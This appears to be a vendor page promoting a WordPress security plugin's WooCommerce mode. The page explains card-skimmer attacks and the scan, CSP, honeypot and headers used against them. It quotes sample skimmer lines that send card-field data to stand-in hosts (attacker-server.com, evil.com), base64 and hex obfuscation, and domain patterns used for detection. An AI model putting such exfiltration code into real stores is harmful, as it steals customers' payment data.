Running a WooCommerce store means handling something that hackers want more than almost anything else on the internet: payment card data.
Every time a customer types their card number into your checkout page, that data passes through your website. If an attacker has managed to inject malicious JavaScript into your store — even a single line hidden inside a plugin or theme file — they can silently copy every card number, expiry date, and CVV as your customers type it. This attack is called a card skimmer, also known as a Magecart attack, and it is responsible for some of the largest payment card data breaches in history.
Beyond skimmers, WooCommerce stores face a second category of threat: bots submitting fake orders. Automated scripts hit checkout pages thousands of times a day testing stolen card numbers, probing for weaknesses, and abusing discount codes. These bot orders generate fraudulent transactions, chargebacks, and customer service headaches.
Standard WordPress security plugins are not built with any of this in mind. They secure the WordPress admin panel and blog. They do not understand the checkout flow, the cart page, the account page, or the specific ways that WooCommerce stores are attacked.
UltraGuard’s WooCommerce Security Mode is built specifically for this gap. It is a dedicated module that understands your store’s pages and protects them with store-aware security that generic plugins cannot provide.
What Is a Card Skimmer and Why Should You Care?
Before getting into the protections, it is worth understanding the threat clearly.
A card skimmer is a piece of malicious JavaScript code injected into a web page that intercepts payment data as a customer types it. It is the digital equivalent of a physical card skimmer attached to an ATM — except it is invisible, requires no physical access, and can steal data from thousands of customers simultaneously.
The most common way a skimmer gets onto a WooCommerce store is through a compromised plugin or theme. An attacker finds a vulnerable plugin, exploits it to gain file access, and modifies one of the plugin’s JavaScript files to include a few lines of malicious code. The skimmer runs in every customer’s browser on the checkout page, silently copies their card data, and sends it to a server controlled by the attacker — all without the store owner or the customer knowing anything is wrong.
The attack is named “Magecart” after one of the earliest criminal groups to use it at scale. Since then, dozens of copycat groups have emerged, and the technique has been used against major retailers, airlines, and ticketing platforms. But small and medium WooCommerce stores are just as vulnerable — and often more attractive targets because their security monitoring is weaker.
UltraGuard’s WooCommerce Security Mode addresses this threat directly with a dedicated detection engine that scans the JavaScript files loaded on your checkout pages and alerts you the moment it finds suspicious code.
Protection 1: Card Skimmer Detection Engine
The centrepiece of WooCommerce Security Mode is the skimmer detection engine. It runs a daily automated scan across all JavaScript files in your active theme and installed plugins — every .js file that could potentially be loaded on your checkout, cart, or account pages.
The scan checks for six categories of suspicious patterns, each targeting a different technique that real-world skimmers use:
External Network Exfiltration (Critical)
Checks for JavaScript that makes network requests to domains other than your own site — specifically using fetch(), XMLHttpRequest, axios, or jQuery.ajax. This is the telltale sign of a skimmer: it captures data on your page and then sends it somewhere else.
What it catches: A skimmer script hidden inside a plugin’s checkout JavaScript that calls fetch('https://attacker-server.com/collect', { method: 'POST', body: cardData }). The pattern detects that data is being sent to an external domain — something that should never happen on a legitimate checkout script.
Payment Field Exfiltration (Critical)
Specifically looks for JavaScript that selects card-related form fields (anything containing card, cc, cvv, cvc, or expiry in the selector) and then immediately makes a network request. This is the most precise indicator of a payment card skimmer — code that finds the card number field and sends its contents somewhere.
What it catches: Code like document.querySelector('[name*="card"]').addEventListener('change', function(e) { fetch('https://evil.com/', ...) }). The combination of a card field selector and an outbound request is a near-certain skimmer signature.
Known Skimmer Command-and-Control Domains (Critical)
Checks JavaScript files for domain names associated with known Magecart infrastructure: magecart, api-collect, card-verify, checkout-secure, google-tag-manager-secure, and similar patterns. These are domains that criminal groups have used as collection servers for stolen card data.
What it catches: Skimmer scripts that phone home to known criminal infrastructure. Even if the exfiltration code is well-obfuscated, the domain name often remains as a cleartext string.
Suspicious Checkout Submit Listener (High)
Detects JavaScript that attaches a submit event listener to the checkout form and then makes a network request or redirects the form action. Legitimate checkout plugins never need to intercept the form submission and send data to an external server.
What it catches: A skimmer that waits for the customer to click “Place Order”, collects all the form fields at that moment (including card data), and sends them to a remote server before allowing the form to submit normally.
Base64 Encoding Patterns (High)
Looks for atob(), btoa(), or base64 references in checkout-area JavaScript files. Base64 encoding is a common technique to obfuscate malicious payloads — encoding the actual attack code so it is harder to read and detect.
What it catches: A skimmer that encodes its payload to avoid simple string searches: eval(atob('c3RlYWxDYXJkRGF0YSgp')). The atob() call itself is flagged as suspicious in a checkout context.
JavaScript Obfuscation (Medium)
Detects common obfuscation techniques: String.fromCharCode() character encoding, hexadecimal escape sequences (\x41\x42\x43), and split-join reassembly patterns. These techniques are used by attackers to hide malicious code from security tools that look for readable patterns.
What it catches: Code like var c = "\x66\x65\x74\x63\x68" (which spells “fetch” in hex) or "steal|card|data".split("|").join("") — string reassembly to avoid detection by simple keyword searches.
How the Scan Works
The skimmer detection engine scans JavaScript files in two locations:
- Your active theme directory (including child themes)
- Your plugins directory (all installed plugins)
It processes up to 500 JavaScript files per scan, skipping node_modules/ and vendor/ directories to avoid noise from development dependencies. Each file is read and checked against all six pattern categories. Any file that matches a pattern generates a finding with a severity level (Critical, High, or Medium), a description of what was found, the file path, and the timestamp of first detection.
All findings are stored in the database and shown in a searchable, sortable table in the WooCommerce Security Mode dashboard. You can see at a glance which files were flagged, what type of pattern triggered the alert, and how severe the finding is.
The scan runs automatically once per day via a WordPress scheduled job. You can also trigger a manual scan immediately with the Scan Now button in the dashboard.
When threats are found, you receive an email alert (if skimmer alerting is enabled in settings) with the number of threats found, your store URL, and a direct link to the WooCommerce Security dashboard to review the findings.
Protection 2: Strict Content Security Policy on Checkout Pages
A Content Security Policy (CSP) is an HTTP header that tells browsers which external resources — scripts, images, stylesheets, network requests — are permitted on a page. If a skimmer script tries to send data to an external server that is not on the approved list, the browser blocks it completely, even if the malicious code has already been injected.
UltraGuard applies a strict CSP specifically on your WooCommerce store’s sensitive pages: the checkout, cart, and account pages. These are the pages where payment data and personal information are handled. The general site pages are left untouched to avoid any risk of breaking regular content.
The CSP applied on checkout pages covers:
default-src 'self'— only load resources from your own domain by defaultscript-src 'self' 'unsafe-inline'— scripts must come from your domain (plus any domains you explicitly whitelist)style-src 'self' 'unsafe-inline'— stylesheets from your domain onlyimg-src 'self' data: https:— images from your domain or any HTTPS sourceconnect-src 'self' https:— network requests to your domain only (or HTTPS generally)frame-ancestors 'self'— your checkout cannot be embedded in iframes on other domainsform-action 'self'— forms can only submit to your own domainbase-uri 'self'— blocks base tag hijacking attacks
Why frame-ancestors 'self' matters: This prevents clickjacking attacks where an attacker embeds your checkout page inside an invisible iframe on their own site, tricking customers into entering their card details thinking they are on a different page.
Why form-action 'self' matters: This blocks a class of attack where injected JavaScript changes the form’s action attribute to redirect the checkout submission to an attacker’s server instead of your payment gateway.
Payment Gateway Whitelisting
Most payment gateways load JavaScript from their own domains (Stripe, Razorpay, PayU, PayPal, and others all do this). The strict CSP would block these external scripts unless you explicitly allow them.

The settings panel includes a Allowed external script domains for checkout CSP field where you add one domain per line. For example:
js.stripe.com
checkout.razorpay.com
www.paypal.com
secure.payu.in
UltraGuard automatically includes these domains in the script-src directive of the CSP, so your payment gateway scripts load normally while all other external scripts are blocked.
Protection 3: Checkout Honeypot — Stopping Bot Orders
Bot-submitted orders are a persistent problem for WooCommerce stores. Automated scripts hit checkout pages to test stolen card numbers, trigger discount codes, and probe for fraud vulnerabilities. They fill out forms in milliseconds, submit without reading page content, and never interact with the page like a real human would.
UltraGuard adds two invisible mechanisms to your checkout form that catch these automated submissions without affecting real customers at all.
The Honeypot Field
A hidden form field — labelled “Leave this field empty” and styled to be invisible to human visitors — is added to the billing section of your checkout form. Legitimate customers never see it and never fill it in. Bots, which programmatically fill every form field they find, typically fill it in automatically.
When UltraGuard’s checkout validation runs, it checks this field. If it contains any value, the submission is flagged as a bot. Depending on your settings, the order is blocked with a generic error message and the triggering IP address can be automatically handed to UltraGuard’s firewall for blocking.
Timing Verification
Real humans take at least a few seconds to read and fill a checkout form. Bots can submit in under a millisecond. When UltraGuard renders the checkout page, it records the exact timestamp in a hidden field. When the form is submitted, it checks how much time has elapsed. Submissions that arrive in under 2 seconds are flagged as automated — no human could read and fill a checkout form that quickly.
Nonce Verification
A WordPress nonce (cryptographic one-time token) is embedded in the checkout page when it loads. This token is tied to the current session and expires after use. When the checkout form is submitted, UltraGuard verifies the nonce before processing the honeypot check. This prevents attackers from replaying previously recorded valid submissions or forging checkout requests from outside the browser.
What happens when the honeypot is triggered:
- A security event is logged with the triggering IP address
- An email alert is sent to your admin address with the IP and store URL
- If Block order if honeypot triggered is enabled, a generic error message is shown and the order is not processed
- If Block suspicious orders from bot IPs is enabled, the triggering IP is automatically added to UltraGuard’s firewall blacklist, blocking all future requests from that address
A running count of bot orders blocked is displayed on the WooCommerce Security Mode dashboard so you can see how much automated abuse your store is deflecting.
Protection 4: PCI-Conscious Security Headers on Store Pages
Beyond the Content Security Policy, UltraGuard applies a set of additional HTTP security headers specifically on the checkout, cart, and account pages — the pages that handle sensitive data.
These headers are applied in addition to (not replacing) any site-wide security headers from the Security Headers module.
X-Content-Type-Options: nosniff — prevents browsers from interpreting files as a different MIME type than declared. This stops a class of attacks where a malicious file is uploaded and served as a JavaScript file by tricking the browser into running it.
Referrer-Policy: strict-origin-when-cross-origin — controls how much referrer information is sent when a customer navigates away from the checkout page. This prevents your checkout URL and any query parameters from being leaked to external analytics or advertising systems.
X-Frame-Options: SAMEORIGIN — prevents your checkout page from being embedded in an iframe on another domain, blocking clickjacking attacks. (This is also covered by the CSP frame-ancestors directive, but this header provides coverage for older browsers.)
Strict-Transport-Security: max-age=31536000; includeSubDomains — when your store is running on HTTPS (which it should be), this header instructs browsers to always use HTTPS when connecting to your domain, even if a link or redirect uses HTTP. This prevents protocol downgrade attacks where an attacker intercepts an HTTP connection before it upgrades to HTTPS. Applied automatically when SSL is detected.
These headers are applied only on store-sensitive pages (checkout, cart, account), not on your blog posts, product pages, or general content — so there is no risk of them interfering with embedded content or third-party widgets on non-sensitive pages.
The Dashboard: Everything at a Glance

The WooCommerce Security Mode dashboard gives you a clear picture of your store’s security posture at a glance.
At the top, four status cards show whether each of the main protections is currently enabled or disabled: Card Skimmer Detection, Checkout CSP, Honeypot Protection, and Secure Headers. Each card shows a green “Enabled” or amber “Disabled” badge so you can see your configuration instantly.
Below that, three stat cards show:
- Bot Orders Blocked — the running total of orders stopped by the honeypot since you installed the module
- Scan Threats Found — the number of suspicious findings from the most recent skimmer scan
- Last Scan Time — when the most recent automated scan ran
The main scan results table lists every suspicious finding from your checkout script scans, with the file name, finding type, severity badge, and first detection timestamp. The table is searchable and paginated so you can work through findings efficiently.
A security score (out of 100) is calculated based on how many of the five main protections are enabled. With all five enabled, your score is 100. This gives you a quick indicator of whether your store is fully configured.
All Settings at a Glance
The settings panel is divided into two sections.
Core Protection:
| Setting | What It Does | Default |
|---|---|---|
| Enable WooCommerce Security Mode | Master toggle for the entire module | On |
| Card skimmer detection | Daily automated scan of checkout JavaScript files | On |
| Strict CSP on checkout/cart/account pages | Applies Content Security Policy to sensitive store pages | On |
| Allowed external script domains | Whitelist for payment gateway domains in the CSP | Empty |

Checkout Protection:
| Setting | What It Does | Default |
|---|---|---|
| Checkout honeypot | Adds invisible trap field and timing check to checkout | On |
| Block order if honeypot triggered | Prevents the order from completing when a bot is detected | On |
| PCI-conscious security headers | Applies additional HTTP headers to store pages | On |
| Alert when suspected skimmer code is detected | Sends email notification when scan finds threats | On |
| Block suspicious orders from bot IPs | Passes honeypot-triggering IPs to the firewall blacklist | Off |
What This Module Does Not Do
WooCommerce Security Mode protects the WordPress/PHP and JavaScript layer of your store. It does not replace a payment gateway’s own fraud detection, PCI-DSS certification of your payment processing infrastructure, or server-level security. If you are taking card payments directly (without a hosted payment page or tokenisation through a gateway like Stripe or Razorpay), you need a full PCI-DSS compliance programme — the security controls UltraGuard provides are one important component of that, documented in the PCI-DSS compliance report that UltraGuard Pro can generate.
For most WooCommerce stores that use a reputable payment gateway, the gateway handles the actual card data on their PCI-certified infrastructure. In that case, UltraGuard’s role is to ensure that no malicious code injected into your site can intercept the data before it reaches the gateway’s secure JavaScript — which is exactly what the skimmer detection and CSP protections are designed to prevent.
WooCommerce Security Mode Is a Pro Feature
WooCommerce Security Mode is part of UltraGuard Pro. The module is available on Pro and Agency plans.
The module activates only when WooCommerce is installed and active. If WooCommerce is not detected, the module stays dormant and has no effect on your site’s performance.
Pro — $149/year (1 site) — full access to WooCommerce Security Mode alongside all other Pro modules including Vulnerability Scanner, Database Scanner, Passkey Authentication, Compliance Reports, and more.
Agency — $399/year (up to 20 sites) — everything in Pro across your full client portfolio. Ideal for agencies managing multiple WooCommerce stores.
Summary: What WooCommerce Security Mode Protects You From
| Threat | Protection |
|---|---|
| Card skimmer injected via compromised plugin | Daily JavaScript file scan across all plugins and active theme |
| Skimmer exfiltrating card data to external server | External network exfiltration pattern detection (Critical) |
| Payment field capture and exfiltration | Card field + network request pattern detection (Critical) |
| Known Magecart infrastructure | Command-and-control domain detection (Critical) |
| Obfuscated skimmer payload | Base64 and obfuscation pattern detection (High/Medium) |
| External script injection on checkout page | Strict Content Security Policy blocks unauthorised scripts |
| Checkout form action hijacking | CSP form-action 'self' directive |
| Clickjacking on checkout | CSP frame-ancestors 'self' + X-Frame-Options header |
| Protocol downgrade attack | HSTS header on SSL stores |
| Bot-submitted fake orders | Honeypot field + timing check + nonce verification |
| Repeat bot abuse from same IP | Optional auto-ban via firewall integration |
Your WooCommerce store and your customers’ payment data deserve more than a generic WordPress security plugin. WooCommerce Security Mode was built specifically for the threats that target online stores.
View Pro Plans → Download UltraGuard Free →
UltraGuard WooCommerce Security Mode is part of UltraGuard Security Suite v6.7.2. Requires WooCommerce and a Pro or Agency licence. WordPress 5.6+ and PHP 8.1+ required.